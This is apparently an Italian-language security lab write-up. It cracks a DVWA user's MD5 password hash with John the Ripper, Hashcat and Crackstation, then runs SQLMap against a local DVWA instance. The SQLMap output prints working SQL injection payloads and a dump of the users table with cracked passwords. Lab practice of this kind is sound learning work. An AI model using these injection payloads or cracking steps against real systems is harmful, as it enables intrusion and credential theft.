
```
┌──(root㉿kali)-[~/.john]
└─# john -incremental --format=Raw-MD5 /home/kali/Desktop/pablo.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (pablo)
1g 0:00:00:01 DONE (2023-03-13 05:51) 0.8333g/s 2128Kp/s 2128Kc/s 2128KC/s le
tero1..letmish
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

┌──(root㉿kali)-[~/.john]
└─# 
```

2. **Hashcat** con wordlist:




```
kali@kali: /

┌──(kali㉿kali)-[/]
└─$ hashcat -a 0 -m 0 /home/kali/Desktop/pablo.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-sandybridge-Intel(R) Core(TM) i5-8265U CPU @ 1.60GHz, 1084/2233 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

0d107d09f5bbe40cade3de5c71e9e9b7:letmein

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 0d107d09f5bbe40cade3de5c71e9e9b7
Time.Started.....: Mon Mar 13 14:49:35 2023 (0 secs)
Time.Estimated...: Mon Mar 13 14:49:35 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   389.2 kH/s (0.11ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 512/14344385 (0.00%)
Rejected.........: 0/512 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
```

Con brute force:



```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: 0d107d09f5bbe40cade3de5c71e9e9b7
Time.Started.....: Mon Mar 13 14:53:05 2023 (1 min, 16 secs)
Time.Estimated...: Mon Mar 13 14:54:21 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?1?2?2?2?2?2 [6]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 6/15 (40.00%)
Speed.#1.........: 50148.0 kH/s (7.19ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 3748902912/3748902912 (100.00%)
Rejected.........: 0/3748902912 (0.00%)
Restore.Point....: 1679616/1679616 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:2048-2232 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 1zw5qx -> Xqqfqx
Hardware.Mon.#1..: Util: 97%

0d107d09f5bbe40cade3de5c71e9e9b7:letmein

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 0d107d09f5bbe40cade3de5c71e9e9b7
Time.Started.....: Mon Mar 13 14:54:21 2023 (27 secs)
Time.Estimated...: Mon Mar 13 14:54:48 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?1?2?2?2?2?2?2 [7]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 7/15 (46.67%)
Speed.#1.........: 46569.1 kH/s (11.72ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1241546752/134960504832 (0.92%)
Rejected.........: 0/1241546752 (0.00%)
Restore.Point....: 15360/1679616 (0.91%)
Restore.Sub.#1...: Salt:0 Amplifier:13312-14336 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: Tfc5ove -> kjjz2wa
Hardware.Mon.#1..: Util: 96%
```

3. **Crackstation**:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
0d107d09f5bbe40cade3de5c71e9e9b7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


SQL injection automatizzata con il tool SQLMap:



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -p id --cookie "security=low; PHPSESSID=04092ec43575a7d1711ccf61b65d6675" --d
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable l
esponsible for any misuse or damage caused by this program

[*] starting @ 12:23:31 /2023-03-13/

[12:23:31] [INFO] testing connection to the target URL
[12:23:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:23:31] [INFO] testing if the target URL content is stable
[12:23:31] [INFO] target URL content is stable
[12:23:32] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:23:32] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[12:23:32] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:23:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:23:47] [WARNING] reflective value(s) found and filtering out
[12:23:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:23:47] [INFO] testing 'Generic inline queries'
[12:23:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:23:48] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:23:49] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[12:23:49] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[12:23:49] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[12:23:49] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:23:49] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[12:23:49] [INFO] testing 'MySQL inline queries'
[12:23:49] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[12:23:49] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[12:23:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[12:23:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:23:49] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[12:23:59] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```



```
[12:23:49] [INFO] GET parameter 'id' is 'MySQL ⩾ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[12:23:49] [INFO] testing 'MySQL inline queries'
[12:23:49] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (comment)'
[12:23:49] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries'
[12:23:49] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (query SLEEP - comment)'
[12:23:49] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (query SLEEP)'
[12:23:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[12:23:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:23:49] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[12:23:59] [INFO] GET parameter 'id' appears to be 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:23:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:23:59] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[12:23:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:24:00] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range f
[12:24:00] [INFO] target URL appears to have 2 columns in query
[12:24:00] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[12:24:00] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 2575=2575#&Submit=Submit

    Type: error-based
    Title: MySQL ⩾ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(4660,2297)>(SELECT COUNT(*),CONCAT(0×7176767871,(SELECT (ELT(4660=4660,1))),0×716b7a6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5032 UNION SELECT 1703 UNI
Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6379 FROM (SELECT(SLEEP(5)))xwcN)-- JJEr&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×7176767871,0×436e7079506546417a775267764c54704d6f51684d43556c474f6f4257626779487a5970424e4f66,0×716b7a6b71),NULL#&Submit=Submit
---
[12:24:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[12:24:16] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:24:16] [INFO] fetching current database
[12:24:16] [INFO] fetching tables for database: 'dvwa'
[12:24:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:24:16] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:24:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:24:43] [INFO] writing hashes to a temporary file '/tmp/sqlmapyh6cr5_s80010/sqlmaphashes-5gg5zhpk.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[12:24:47] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```



```
[12:36:08] [INFO] using suffix ', '
[12:36:28] [INFO] using suffix '@'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                                    | last_name | first_name |
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
```